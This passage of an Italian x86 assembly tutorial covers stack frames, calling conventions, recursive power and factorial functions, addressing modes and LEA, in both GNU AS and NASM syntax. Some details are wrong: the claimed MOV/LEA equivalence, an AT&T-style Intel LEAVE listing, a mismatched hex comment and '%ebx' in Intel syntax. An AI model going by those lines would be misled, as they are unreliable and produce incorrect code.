    mov   ecx,      [ebp+12]    ; Copia il secondo parametro in ECX.
    mov   eax,      0           ; Azzera EAX per sicurezza.
…
end_do_mol:
    mov   esp,      ebp         ; Ripristina ESP, espellendo le variabili locali.
    pop   ebp                   ; Ripristina il registro EBP.
    ret                         ; Torna all'istruzione successiva alla chiamata.
```

In tal caso, in corrispondenza dell'etichetta '**`bp3`**', la pila ha i contenuti che sono schematizzati nella figura successiva.

Figura 557.18. Situazione della pila in corrispondenza dell'etichetta '**`bp3`**'.

557.5 Allocazione dello spazio per le variabili locali e preservazione dei registri

Come accennato nella sezione precedente, una volta salvato il valore di ***EBP*** nella pila e assegnatovi il valore di ***ESP***, le variabili locali possono essere accumulate nella pila quando servono. Tuttavia, di solito si preferisce definire subito lo spazio utilizzato dalle variabili locali. Per esempio, supponendo di averne due, la pila potrebbe mostrarsi come nella figura successiva.

Figura 557.19. Situazione della pila, all'interno di una funzione con due variabili locali.

L'insieme degli elementi della pila, costituito dai parametri della funzione fino alle variabili locali, è noto come *stack frame*. Spesso, le «convenzioni di chiamata» prescrivono che siano le funzioni stesse a preservare lo stato precedente dei registri, pertanto, di solito, dopo la definizione dello spazio usato dalle variabili locali, si salvano nella pila anche tutti i registri principali, eventualmente con l'aiuto dell'istruzione '**`PUSHA`**'. I listati successivi mostrano una modifica ulteriore del programma già utilizzato nelle sezioni precedenti.

```
# op1 * op2
#
.section .data
op1:    .byte   0x07, 0x00    # little endian = 0x0005  intero senza segno.
op2:    .byte   0x03, 0x00    # little endian = 0x0003  intero senza segno.
#
.section .text
.globl _start
#------------------------------------------------------------------------
_start:
    movzx op1,      %edx    # Moltiplicando.
    movzx op2,      %ecx    # Moltiplicatore.
    mov   $0,       %eax    # Risultato.
bp1:
    push  %ecx              # Inserisce il moltiplicando nella pila.
    push  %edx              # Inserisce il moltiplicatore nella pila.
    call  f_mol             # Esegue la moltiplicazione: EAX = EDX * ECX
    add   $8, %esp          # Espelle i parametri di chiamata.
bp2:
    mov   %eax,     %ebx    # Restituisce il valore del prodotto,
    mov   $1,       %eax    # ammesso che sia abbastanza piccolo
    int   $0x80             # da poter essere rappresentato come
                            # valore di uscita.
#------------------------------------------------------------------------
# Moltiplicazione di due numeri interi.
# f_mol (a, b) => EAX
# EAX = a * b
#
```

```
f_mol:
    push  %ebp              # Salva il registro EBP.
    mov   %esp,    %ebp     # Copia ESP in EBP.
    sub   $4,      %esp     # Crea lo spazio per una variabile locale.
    pusha                   # Salva i registri principali.
    #
    mov   8(%ebp), %edx     # Copia il primo parametro in EDX.
    mov   12(%ebp), %ecx    # Copia il secondo parametro in ECX.
    mov   $0,      %eax     # Azzera EAX per sicurezza.
    #
do_mol:
    cmp   $0,      %ecx     # Se il moltiplicatore è pari a zero, il ciclo
    jz    end_do_mol        # deve terminare.
    shr   $1,      %ecx     # Fa scorrere a destra il moltiplicatore e se
    jnc   end_do_somma      # l'indicatore di riporto non è attivo, salta
                            # la somma.
do_somma:
    add   %edx,    %eax     # Aggiunge il moltiplicando al risultato.
end_do_somma:
    shl   $1,      %edx     # Fa scorrere il moltiplicando a sinistra.
    jmp   do_mol            # Torna all'inizio del ciclo di moltiplicazione.
end_do_mol:
    mov   %eax,   -4(%ebp)  # Copia EAX nella variabile locale prevista.
    popa                    # Ripristina i registri principali.
    mov  -4(%ebp), %eax     # Rimette a posto il valore di EAX che deve
                            # essere restituito.
    mov   %ebp,    %esp     # Ripristina ESP, espellendo le variabili locali.
    pop   %ebp              # Riporta il registro EBP allo stato precedente.
    ret                     # Torna all'istruzione successiva alla chiamata.
```

```
; op1 * op2
;
section .data
op1:    dw      0x0007      ; Intero senza segno.
op2:    dw      0x0003      ; Intero senza segno.
;
section .text
global _start
;------------------------------------------------------------------------
_start:
    movzx edx, word [op1]   ; Moltiplicando.
    movzx ecx, word [op2]   ; Moltiplicatore.
bp1:
    push  ecx               ; Inserisce il moltiplicando nella pila.
    push  edx               ; Inserisce il moltiplicatore nella pila.
    call  f_mol             ; Esegue la moltiplicazione: EAX = EDX * ECX
    add esp,       8        ; Espelle i parametri della chiamata.
bp2:
    mov   ebx,     eax      ; Restituisce il valore del prodotto,
    mov   eax,     1        ; ammesso che sia abbastanza piccolo
```

```
    int   0x80              ; da poter essere rappresentato come
                            ; valore di uscita.
;--------------------------------------------------------------------------
; Moltiplicazione di due numeri interi.
; f_mol (a, b) => EAX
; EAX = a * b
;
f_mol:
    push  ebp                ; Salva il registro EBP.
    mov   ebp,      esp      ; Copia ESP in EBP.
    sub   esp,      4        ; Crea lo spazio per una variabile locale.
    pusha                    ; Salva i registri principali.
    ;
    mov   edx,      [ebp+8]  ; Copia il primo parametro in EDX.
    mov   ecx,      [ebp+12] ; Copia il secondo parametro in ECX.
    mov   eax,      0        ; Azzera EAX per sicurezza.
    ;
do_mol:
    cmp   ecx,      0        ; Se il moltiplicatore è pari a zero, il ciclo
    jz    end_do_mol         ; deve terminare.
    shr   ecx,      1        ; Fa scorrere a destra il moltiplicatore e se
    jnc   end_do_somma       ; l'indicatore di riporto non è attivo, salta
                             ; la somma.
do_somma:
    add   eax,      edx      ; Aggiunge il moltiplicando al risultato.
end_do_somma:
    shl   edx,      1        ; Fa scorrere il moltiplicando a sinistra.
    jmp   do_mol             ; Torna all'inizio del ciclo di moltiplicazione.
end_do_mol:
    mov   [ebp-4],  eax      ; Copia EAX nella variabile locale prevista.
    popa                     ; Ripristina i registri principali.
    mov   eax,      [ebp-4]  ; Rimette a posto il valore di EAX che deve
                             ; essere restituito.
    mov   esp,      ebp      ; Ripristina ESP, espellendo le variabili locali.
    pop   ebp                ; Ripristina il registro EBP.
    ret                      ; Torna all'istruzione successiva alla chiamata.
```

Come si vede, avendo usato la coppia di istruzioni '**PUSHA**', '**POPA**', alla fine occorre prendersi cura del risultato che è già disponibile nel registro ***EAX***: infatti viene salvato prima nello spazio riservato per la variabile locale, quindi vengono ripristinati tutti i registri (tutti eccetto '**ESP**') e ancora viene ripristinato ***EAX***, che deve trasmettere il valore alla chiamata.

A questo punto occorre sapere che le istruzioni seguenti possono essere sostituite dall'istruzione '**ENTER**', dove ***n*** rappresenta una quantità di byte:

```
    push  %ebp
    mov   %esp, %ebp
    sub   $n, %esp
```

```
push  ebp
mov   ebp, esp
sub   esp, n
```

Per la precisione, il rimpiazzo avviene come nei due brani seguenti: si osservi che in questo caso, gli attributi di '**ENTER**' non vengono invertiti nelle due sintassi.

```
enter $n, $0
```

```
enter n, 0
```

Le istruzioni che invece va a rimpiazzare '**LEAVE**' sono quelle seguenti:

```
mov   %ebp, %esp
pop   %ebp
```

```
mov   %esp, %ebp
pop   %ebp
```

Logicamente, '**LEAVE**' non richiede operandi, quindi si usa nello stesso modo nelle due sintassi:

```
leave
```

557.6 Convenzioni di chiamata

Da quanto descritto si comprende che si possono usare diversi modi per chiamare una funzione, ma anche se esistono delle modalità equivalenti, occorre definire una convenzione. In generale, per chi scrive programmi in un sistema compatibile con la tradizione Unix, la cosa migliore è uniformarsi alle convenzioni di chiamata del linguaggio C (precisamente servono quelle usate dal proprio compilatore), in modo da poter mettere assieme programmi scritti in parte in linguaggio assemblatore e in parte anche in C. Di solito, le regole per chi scrive funzioni in linguaggio assemblatore sono sostanzialmente quelle dell'ultimo esempio mostrato nella sezione precedente:

- i parametri vanno messi sulla pila in ordine inverso, in modo tale che prima della chiamata appaia in cima il primo parametro;
- all'inizio della funzione, occorre accumulare nella pila il contenuto di ***EBP***, che deve essere ripristinato immediatamente prima del ritorno;
- all'interno della funzione si accede ai parametri contenuti nella pila, senza estrarli dalla stessa e senza modificarli, perché le modifiche non verrebbero considerate;
- i registri principali devono essere preservati (ogni compilatore ha la sua politica e non si può dire, in generale, quali siano);

- la funzione deve restituire il risultato della sua elaborazione attraverso ***EAX***, oppure, se si richiede una dimensione più grande, deve essere usata la coppia ***EDX***:***EAX***.[2]

Nel caso si vogliano utilizzare funzioni scritte in linguaggio C, all'interno di un programma scritto in linguaggio assemblatore, occorre verificare quali registri le funzioni scritte in C non preservano (oltre alla coppia ***EDX***:***EAX***, usata per restituire il risultato della chiamata). In generale, si può considerare che le funzioni scritte in linguaggio C potrebbero alterare i registri ***EAX***, ***ECX*** e ***EDX***. Se però si vuole avere la certezza assoluta sul contenuto dei registri dopo la chiamata di una funzione realizzata con un altro linguaggio, conviene organizzarsi salvando tutti quelli che si stanno utilizzando prima della chiamata e ripristinandoli subito dopo, come in parte è stato mostrato in questo capitolo.

557.7 Nota sugli array «locali»

Generalmente, un array viene gestito attraverso uno spazio di memoria condiviso da tutto il programma, dove le funzioni che devono manipolarlo ricevono l'indirizzo di questo, tra i parametri della chiamata. Tuttavia, nel caso si volesse gestire, all'interno di una funzione, un array locale, il cui contenuto viene abbandonato alla conclusione della stessa, l'unico modo per ottenere ciò è attraverso la pila dei dati. In pratica, come per le variabili locali scalari, andrebbe riservato un certo spazio aumentando la dimensione della pila in modo adeguato, per poi scandire tale spazio con indici appropriati.

[1] L'indirizzo di memoria da raggiungere con l'istruzione '`CALL`', può essere fornito in modo «immediato», attraverso l'indicazione di un'etichetta, oppure con un registro o con un indirizzo di memoria. Nell'ipotesi di un registro o di un indirizzo di memoria, si intende che il contenuto del registro o della variabile in memoria vadano considerati come l'indirizzo di destinazione della chiamata.

[2] Nel caso di un valore in virgola mobile, il risultato potrebbe essere atteso dal registro ***ST0***, ma la gestione della virgola mobile non viene affrontata in questi capitoli.

Esempi di funzioni ricorsive

In questo capitolo vengono mostrati alcuni esempi molto semplici in cui si applica la ricorsione, adatti alla compilazione con GNU AS e NASM.

558.1 Elevamento a potenza

Viene proposta una soluzione ricorsiva del problema dell'elevamento a potenza. In pratica, x^y è pari a $x \cdot x^{(y-1)}$, ma in particolare: se x è pari a zero, il risultato è zero; altrimenti, se y è pari a zero, il risultato è uno.

All'interno della funzione '**`f_pwr`**' viene riservato lo spazio per una sola variabile locale, che serve a conservare il valore di ***EAX***, per poi recuperarlo quando si ripristinano tutti i registri, prima della conclusione della funzione stessa.

```
# op1 ^ op2
#
.section .data
op1:    .int    3
op2:    .int    4
#
.section .text
.globl _start
#
# Main.
#
_start:
    mov   op1, %esi          # Base.
    mov   op2, %edi          # Esponente.
bp1:
    push  %edi               # f_pwr (ESI, EDI) ==> EAX
    push  %esi               #
    call  f_pwr              #
    add   $8, %esp           #
bp2:
    mov   %eax, %ebx         # Restituisce il valore della potenza,
    mov   $1, %eax           # ammesso che sia abbastanza piccolo
    int   $0x80              # da poter essere rappresentato come
                             # valore di uscita.
#
# Potenza di due numeri interi senza segno.
# f_pwr (a, b) ==> EAX
# EAX = a ^ b
#
f_pwr:
    enter $4, $0
    pusha
    #
    mov   8(%ebp), %esi     # Base.
```

```
    mov   12(%ebp), %edi    # Esponente.
    #
    cmp   $0, %esi          # Se la base è pari a 0, restituisce 0.
    jz    f_pwr_end_0       #
    #
    cmp   $0, %edi          # Se l'esponente è pari a 0, restituisce 1.
    jz    f_pwr_end_1       #
    #
    dec   %edi              # Riduce l'esponente di una unità.
    push  %edi              # f_pwr (ESI, EDI) ==> EAX
    push  %esi              #
    call  f_pwr             #
    add   $8, %esp          #
    mul   %esi              # EDX:EAX = EAX*ESI
    mov   %eax, -4(%ebp)    # Salva il risultato.
    jmp   f_pwr_end_X       # Conclude la funzione.
    #
f_pwr_end_0:
    popa                    # Conclude la funzione con EAX = 0.
    mov $0, %eax            #
    leave                   #
    ret                     #
f_pwr_end_1:
    popa                    # Conclude la funzione con EAX = 1.
    mov $1, %eax            #
    leave                   #
    ret                     #
f_pwr_end_X:
    popa                    # Conclude la funzione con EAX pari
    mov -4(%ebp), %eax      # al valore salvato nella variabile
    leave                   # locale.
    ret                     #
```

```
; op1 ^ op2
;
section .data
op1:    dd      3
op2:    dd      4
;
section .text
global _start
;
; Main.
;
_start:
    mov   esi, [op1]        ; Base.
    mov   edi, [op2]        ; Esponente.
```

```
bp1:
    push  edi               ; f_pwr (ESI, EDI) ==> EAX
    push  esi               ;
    call  f_pwr             ;
    add   esp, 8            ;
bp2:
    mov   ebx, eax          ; Restituisce il valore della potenza,
    mov   eax, 1            ; ammesso che sia abbastanza piccolo
    int   0x80              ; da poter essere rappresentato come
                            ; valore di uscita.
;
; Potenza di due numeri interi senza segno.
; f_pwr (a, b) ==> EAX
; EAX = a ^ b
;
f_pwr:
    enter 4,0
    pusha
    ;
    mov   esi, [ebp+8]      ; Base.
    mov   edi, [ebp+12]     ; Esponente.
    ;
    cmp   esi, 0            ; Se la base è pari a 0, restituisce 0.
    jz    f_pwr_end_0       ;
    ;
    cmp   edi, 0            ; Se l'esponente è pari a 0, restituisce 1.
    jz    f_pwr_end_1       ;
    ;
    dec   edi               ; Riduce l'esponente di una unità.
    push  edi               ; f_pwr (ESI, EDI) ==> EAX
    push  esi               ;
    call  f_pwr             ;
    add   esp, 8            ;
    mul   esi               ; EDX:EAX = EAX*ESI
    mov   [ebp-4], eax      ; Salva il risultato.
    jmp   f_pwr_end_X       ; Conclude la funzione.
    ;
f_pwr_end_0:
    popa                    ; Conclude la funzione con EAX = 0.
    mov eax, 0              ;
    leave                   ;
    ret                     ;
f_pwr_end_1:
    popa                    ; Conclude la funzione con EAX = 1.
    mov eax, 1              ;
    leave                   ;
    ret                     ;
```

```
f_pwr_end_X:
    popa                    ; Conclude la funzione con EAX pari
    mov eax, [ebp-4]        ; al valore salvato nella variabile
    leave                   ; locale.
    ret                     ;
```

558.2 Fattoriale

Viene proposta una soluzione ricorsiva del problema del fattoriale. In pratica, $x!$ è pari a $x \cdot (x-1)!$, ma in particolare: se x è pari a 1, il risultato è uno.

All'interno della funzione '**f_fact**' viene riservato lo spazio per una sola variabile locale, che serve a conservare il valore di *EAX*, per poi recuperarlo quando si ripristinano tutti i registri, prima della conclusione della funzione stessa.

```
# op1!
#
.section .data
op1:    .int    5
#
.section .text
.globl _start
#
# Main.
#
_start:
    mov   op1, %esi         # ESI contiene il valore di cui si vuole
                            # calcolare il fattoriale.
bp1:
    push  %esi              # f_fact (ESI) ==> EAX
    call  f_fact            #
    add   $4, %esp          #
bp2:
    mov   %eax, %ebx        # Restituisce il valore del fattoriale,
    mov   $1, %eax          # ammesso che sia abbastanza piccolo
    int   $0x80             # da poter essere rappresentato come
                            # valore di uscita.
#
# Fattoriale di un numero senza segno.
# f_fatt (a) ==> EAX
# EAX = a!
#
f_fact:
    enter $4, $0
    pusha
    #
    mov   8(%ebp), %edi     # Valore di cui calcolare il fattoriale.
```

```
    #
    cmp   $1, %edi          # Il fattoriale di 1 è 1.
    jz    f_fact_end_1      #
    #
    mov   %edi, %esi        # ESI contiene il valore di cui si vuole
    dec   %esi              # il fattoriale, ridotto di una unità.
    #
    push  %esi              # f_fact (ESI) ==> EAX
    call  f_fact            #
    add   $4, %esp          #
    mul   %edi              # EDX:EAX = EAX*EDI
    mov   %eax, -4(%ebp)    # Salva il risultato.
    jmp   f_fact_end_X      # Conclude la funzione.
    #
f_fact_end_1:
    popa                    # Conclude la funzione con EAX = 1.
    mov $1, %eax            #
    leave                   #
    ret                     #
f_fact_end_X:
    popa                    # Conclude la funzione con EAX pari
    mov -4(%ebp), %eax      # al valore salvato nella variabile
    leave                   # locale.
    ret                     #
```

```
; op1!
;
section .data
op1:    dd      5
;
section .text
global _start
;
; Main.
;
_start:
    mov   esi, [op1]        ; ESI contiene il valore di cui si vuole
                            ; calcolare il fattoriale.
bp1:
    push  esi               ; f_fact (ESI) ==> EAX
    call  f_fact            ;
    add   esp, 4            ;
bp2:
    mov   ebx, eax          ; Restituisce il valore del fattoriale,
    mov   eax, 1            ; ammesso che sia abbastanza piccolo
    int   0x80              ; da poter essere rappresentato come
                            ; valore di uscita.
```

```
;
; Fattoriale di un numero senza segno.
; f_fatt (a) ==> EAX
; EAX = a!
;
f_fact:
    enter 4,0
    pusha
    ;
    mov   edi, [ebp+8]      ; Valore di cui calcolare il fattoriale.
    ;
    cmp   edi, 1            ; Il fattoriale di 1 è 1.
    jz    f_fact_end_1      ;
    ;
    mov   esi, edi          ; ESI contiene il valore di cui si vuole
    dec   esi               ; il fattoriale, ridotto di una unità.
    ;
    push  esi               ; f_fact (ESI) ==> EAX
    call  f_fact            ;
    add   esp, 4            ;
    mul   edi               ; EDX:EAX = EAX*EDI
    mov   [ebp-4], eax      ; Salva il risultato.
    jmp   f_fact_end_X      ; Conclude la funzione.
    ;
f_fact_end_1:
    popa                    ; Conclude la funzione con EAX = 1.
    mov eax, 1              ;
    leave                   ;
    ret                     ;
f_fact_end_X:
    popa                    ; Conclude la funzione con EAX pari
    mov eax, [ebp-4]        ; al valore salvato nella variabile
    leave                   ; locale.
    ret                     ;
```

Indirizzamento dei dati

In generale, con l'architettura x86 ci si preoccupa di definire il modo in cui fare riferimento ai dati nel sorgente in linguaggio assemblatore (incluso ciò che riguarda la pila), dal momento che per il riferimento alle istruzioni si usano etichette statiche che il compilatore traduce normalmente in indirizzi relativi (il «dislocamento»). Viene mostrata una tabella che riepiloga i vari modi con cui è possibile fare riferimento ai dati, secondo le due sintassi più comuni.

Tabella 559.1. Indirizzamento dei dati.

Esempio AT&T	Esempio Intel	Descrizione

`$21`
`$0x15`
`$025`
`$0b10101`
	`21`
	`0x15`
	`025`
	`10101b`
		Si sta facendo riferimento al numero 21_{10} in modo letterale.

`$`***nome_etichetta***	***nome_etichetta***	Si fa riferimento all'indirizzo corrispondente all'etichetta, ovvero al numero che costituisce tale indirizzo.
nome_etichetta	`[`***nome_etichetta***`]`	Si fa riferimento all'area di memoria che inizia in corrispondenza dell'etichetta.
nome_etichetta$\pm$***n***	`[`***nome_etichetta***$\pm$***n***`]`	Si fa riferimento all'area di memoria che inizia in corrispondenza dell'etichetta, $\pm$***n*** byte.
`%eax`	`eax`	Si sta facendo riferimento al registro ***EAX***, in qualità di variabile.
`(%eax)`	`[eax]`	Si sta facendo riferimento all'area di memoria che inizia a partire dall'indirizzo contenuto nel registro ***EAX***
$\pm$***n***`(%eax)`	`[eax`$\pm$***n***`]`	Si sta facendo riferimento all'area di memoria che inizia a partire dall'indirizzo contenuto nel registro ***EAX***, $\pm$***n*** byte.
nome_etichetta`(%eax)`	`[eax+`***nome_etichetta***`]`	Si sta facendo riferimento all'area di memoria che inizia a partire dall'indirizzo a cui fa riferimento l'etichetta, più il contenuto del registro ***EAX***.
`(`***nome_etichetta***$\pm$***n***`)(%eax)`	`[eax+`***nome_etichetta***$\pm$***n***`]`	Si sta facendo riferimento all'area di memoria che inizia a partire dall'indirizzo a cui fa riferimento l'etichetta, più il contenuto del registro ***EAX***, $\pm$***n*** byte.
`(%eax,%ebx,`***n***`)`	`[eax+%ebx*`***n***`]`	Si sta facendo riferimento all'area di memoria che inizia a partire da ***EAX***+(***EBX***·***n***).
$\pm$***m***`(%eax,%ebx,`***n***`)`	`[eax+%ebx*`***n***$\pm$***m***`]`	Si sta facendo riferimento all'area di memoria che inizia a partire da (***EAX***+(***EBX***·***n***))$\pm$***m***.

559.1 Gestione di array

Per comprendere l'uso della forma più complessa di indirizzamento, si prenda l'esempio seguente, in cui appare un'etichetta, denominata '**`record`**', che descrive una sequenza di valori, contenenti anche ciò che si vuole considerare una matrice di numeri.

```
#
.section .data
record:          .ascii "matrice"
                 .int    0,  1,  2,  3,  4,  5,  6,  7,  8,  9
                 .int   10, 11, 12, 13, 14, 15, 16, 17, 18, 19
                 .int   20, 21, 22, 23, 24, 25, 26, 27, 28, 29
                 .int   30, 31, 32, 33, 34, 35, 36, 37, 38, 39
                 .int   40, 41, 42, 43, 44, 45, 46, 47, 48, 49
                 .int   50, 51, 52, 53, 54, 55, 56, 57, 58, 59
                 .int   60, 61, 62, 63, 64, 65, 66, 67, 68, 69
                 .int   70, 71, 72, 73, 74, 75, 76, 77, 78, 79
                 .int   80, 81, 82, 83, 84, 85, 86, 87, 88, 89
                 .int   90, 91, 92, 93, 94, 95, 96, 97, 98, 99
dimensione_int:  .int    4      # 32 bit
dimensione_riga: .int   40      # 4 * 10 byte
riga:            .int    3      # da 0 a 9
colonna:         .int    5      # da 0 a 9
#
.section .text
.globl _start
#
_start:
    mov   riga, %eax                     # Legge le coordinate di riga e
    mov   colonna, %ecx                  # colonna, copiandole in EAX e ECX.
    mull  dimensione_riga                # EDX:EAX := EAX * 40.
    mov   (record+7)(%eax,%ecx,4), %ebx # EBX := array[riga,colonna].
bp1:
    mov   $1, %eax                       # Restituisce il valore trovato
    int   $0x80                          # nella matrice.
```

```
;
section .data
record:          db     "matrice"
                 dd      0,  1,  2,  3,  4,  5,  6,  7,  8,  9
                 dd     10, 11, 12, 13, 14, 15, 16, 17, 18, 19
                 dd     20, 21, 22, 23, 24, 25, 26, 27, 28, 29
                 dd     30, 31, 32, 33, 34, 35, 36, 37, 38, 39
                 dd     40, 41, 42, 43, 44, 45, 46, 47, 48, 49
                 dd     50, 51, 52, 53, 54, 55, 56, 57, 58, 59
                 dd     60, 61, 62, 63, 64, 65, 66, 67, 68, 69
                 dd     70, 71, 72, 73, 74, 75, 76, 77, 78, 79
                 dd     80, 81, 82, 83, 84, 85, 86, 87, 88, 89
                 dd     90, 91, 92, 93, 94, 95, 96, 97, 98, 99
dimensione_int:  dd      4      ; 32 bit
dimensione_riga: dd     40      ; 4 * 10 byte
riga:            dd      3      ; da 0 a 9
```

```
colonna:          dd       5       ; da 0 a 9
;
section .text
global _start
;
_start:
    mov   eax, [riga]                 ; Legge le coordinate di riga e
    mov   ecx, [colonna]              ; colonna, copiandole in EAX e ECX.
    mul   long [dimensione_riga]      ; EDX:EAX := EAX * 40.
    mov   ebx, [record+7+eax+ecx*4]   ; EBX := array[riga,colonna].
bp1:
    mov   eax, 1                      ; Restituisce il valore trovato
    int   0x80                        ; nella matrice.
```

In pratica, '**`record`**' individua l'inizio di una struttura composta da una stringa di sette byte, seguita da un centinaio di interi da 32 bit, suddivisi idealmente in righe da 10 unità. In pratica, una «riga» di questi numeri occupa 40 byte.

Per accedere a un certo elemento della matrice contenuta nel «record», occorre considerare uno scostamento iniziale di 7 byte, quindi occorre calcolare la posizione dell'elemento, secondo lo schema che si vede nella figura successiva.

riga := 3


colonna := 5

colonna

record: m a t r i c e

0	1	2	3	4	5	6	7	8	9
10	11	12	13	14	15	16	17	18	19
20	21	22	23	24	25	26	27	28	29
30	31	32	33	34	35	36	37	38	39
40	41	42	43	44	45	46	47	48	49
50	51	52	53	54	55	56	57	58	59
60	61	62	63	64	65	66	67	68	69
70	71	72	73	74	75	76	77	78	79
80	81	82	83	84	85	86	87	88	89
90	91	92	93	94	95	96	97	98	99

riga

$$7 + (\text{riga} \times 40) + (\text{colonna} \times 4)$$

Viene proposto un altro esempio equivalente, ma realizzato gestendo in modo diverso l'indirizzamento. La dichiarazione dei dati è la stessa:

```
...
_start:
    mov   riga, %eax                  # Legge le coordinate di riga.
    mull  dimensione_riga             # EDX:EAX := EAX * 40.
    mov   %eax, %ecx                  # ECX := riga * 40.
    #
    mov   colonna, %eax               # Legge le coordinate di colonna.
    mull  dimensione_int              # EDX:EAX := EAX * 4.
    add   %eax, %ecx                  # ECX := (riga*40)+(colonna*4)
    #
    add   $7, %ecx                    # ECX := 7+(riga*40)+(colonna*4)
    mov   record(%ecx), %ebx          # EBX := array[riga,colonna].
bp1:
    mov   $1, %eax                    # Restituisce il valore trovato
```

```
    int    $0x80                      # nella matrice.
```

```
…
_start:
    mov    eax, [riga]                ; Legge le coordinate di riga.
    mul    long [dimensione_riga]     ; EDX:EAX := EAX * 40.
    mov    ecx, eax                   ; ECX := riga * 40.
    ;
    mov    eax, [colonna]             ; Legge le coordinate di colonna.
    mul    long [dimensione_int]      ; EDX:EAX := EAX * 4.
    add    ecx, eax                   ; ECX := (riga*40)+(colonna*4)
    ;
    add    ecx, 7                     ; ECX := 7+(riga*40)+(colonna*4)
    mov    ebx, [record+ecx]          ; EBX := array[riga,colonna].
bp1:
    mov    eax, 1                     ; Restituisce il valore trovato
    int    0x80                       ; nella matrice.
```

Come si vede, si arriva a mettere nel registro ***ECX*** il risultato di 7+(***riga***×40)+(***colonna***×4); pertanto, alla fine si aggiunge solo l'indirizzo iniziale della struttura e si ottiene, complessivamente, l'indirizzo del valore cercato nella matrice.

Un altro esempio, dove si vede un altro modo di usare l'indirizzamento indiretto fornito dal linguaggio macchina:

```
…
_start:
    mov    riga, %eax                 # Legge le coordinate di riga.
    mull   dimensione_riga            # EDX:EAX := EAX * 40.
    mov    %eax, %ecx                 # ECX := riga * 40.
    #
    mov    colonna, %eax              # Legge le coordinate di colonna.
    mull   dimensione_int             # EDX:EAX := EAX * 4.
    add    %eax, %ecx                 # ECX := (riga*40)+(colonna*4)
    #
    add    $7, %ecx                   # ECX := 7+(riga*40)+(colonna*4)
    mov    $record, %edx              # EDX := indirizzo iniziale di "record".
    mov    (%edx,%ecx), %ebx          # EBX := array[riga,colonna].
bp1:
    mov    $1, %eax                   # Restituisce il valore trovato
    int    $0x80                      # nella matrice.
```

```
…
_start:
    mov    eax, [riga]                ; Legge le coordinate di riga.
    mul    long [dimensione_riga]     ; EDX:EAX := EAX * 40.
    mov    ecx, eax                   ; ECX := riga * 40.
    ;
    mov    eax, [colonna]             ; Legge le coordinate di colonna.
    mul    long [dimensione_int]      ; EDX:EAX := EAX * 4.
```

```
    add   ecx, eax                    ; ECX := (riga*40)+(colonna*4)
    ;
    add   ecx, 7                      ; ECX := 7+(riga*40)+(colonna*4)
    mov   edx, record                 ; EDX := indirizzo iniziale di "record".
    mov   ebx, [edx+ecx]              ; EBX := array[riga,colonna].
bp1:
    mov   eax, 1                      ; Restituisce il valore trovato
    int   0x80                        ; nella matrice.
```

Infine, un esempio dove si fa in modo che ***ECX*** contenga l'indirizzo completo dell'elemento cercato:

```
…
_start:
    mov   riga, %eax                  # Legge le coordinate di riga.
    mull  dimensione_riga             # EDX:EAX := EAX * 40.
    mov   %eax, %ecx                  # ECX := riga * 40.
    #
    mov   colonna, %eax               # Legge le coordinate di colonna.
    mull  dimensione_int              # EDX:EAX := EAX * 4.
    add   %eax, %ecx                  # ECX := (riga*40)+(colonna*4)
    #
    add   $7, %ecx                    # ECX := 7+(riga*40)+(colonna*4)
    add   $record, %ecx               # ECX := indirizzo completo.
    mov   (%ecx), %ebx                # EBX := array[riga,colonna].
bp1:
    mov   $1, %eax                    # Restituisce il valore trovato
    int   $0x80                       # nella matrice.
```

```
…
_start:
    mov   eax, [riga]                 ; Legge le coordinate di riga.
    mul   long [dimensione_riga]      ; EDX:EAX := EAX * 40.
    mov   ecx, eax                    ; ECX := riga * 40.
    ;
    mov   eax, [colonna]              ; Legge le coordinate di colonna.
    mul   long [dimensione_int]       ; EDX:EAX := EAX * 4.
    add   ecx, eax                    ; ECX := (riga*40)+(colonna*4)
    ;
    add   ecx, 7                      ; ECX := 7+(riga*40)+(colonna*4)
    add   ecx, record                 ; ECX := indirizzo completo.
    mov   ebx, [ecx]                  ; EBX := array[riga,colonna].
bp1:
    mov   eax, 1                      ; Restituisce il valore trovato
    int   0x80                        ; nella matrice.
```

559.2 Istruzione «LEA»

L'istruzione '**LEA**' consente di calcolare un indirizzo di memoria e di salvarlo in un registro. Per esempio, le due istruzioni successive, una con '**MOV**' e l'altra con '**LEA**', fanno la stessa cosa:

```
mov   (%ecx), %ebx
lea   %ecx, %ebx
```

Ovvero:

```
mov   ebx, [ecx]
lea   ebx, ecx
```

Pertanto, con l'istruzione '**LEA**', ciò che appare nell'operando che svolge il ruolo di «origine» viene considerato solo per il suo indirizzo e copiato nella destinazione. La differenza sostanziale, rispetto a '**MOV**', sta nel poter usare le espressioni di indirizzamento indiretto. Per esempio, per riprendere l'esempio di questo capitolo, usato per mostrare come accedere a una matrice di numeri, si potrebbe fare una cosa come si vede nel listato successivo, anche se sarebbe poco utile in tale circostanza particolare:

```
…
_start:
    mov  riga, %eax                    # Legge le coordinate di riga e
    mov  colonna, %ecx                 # colonna, copiandole in EAX e ECX.
    #
    mull dimensione_riga               # EDX:EAX := EAX * 40.
    #
    lea  (record+7)(%eax,%ecx,4), %edx # EDX contiene l'indirizzo dell'elemento.
    mov  (%edx), %ebx                  # EBX := array[riga,colonna].
bp1:
    mov  $1, %eax                      # Restituisce il valore trovato
    int  $0x80                         # nella matrice.
```

```
…
_start:
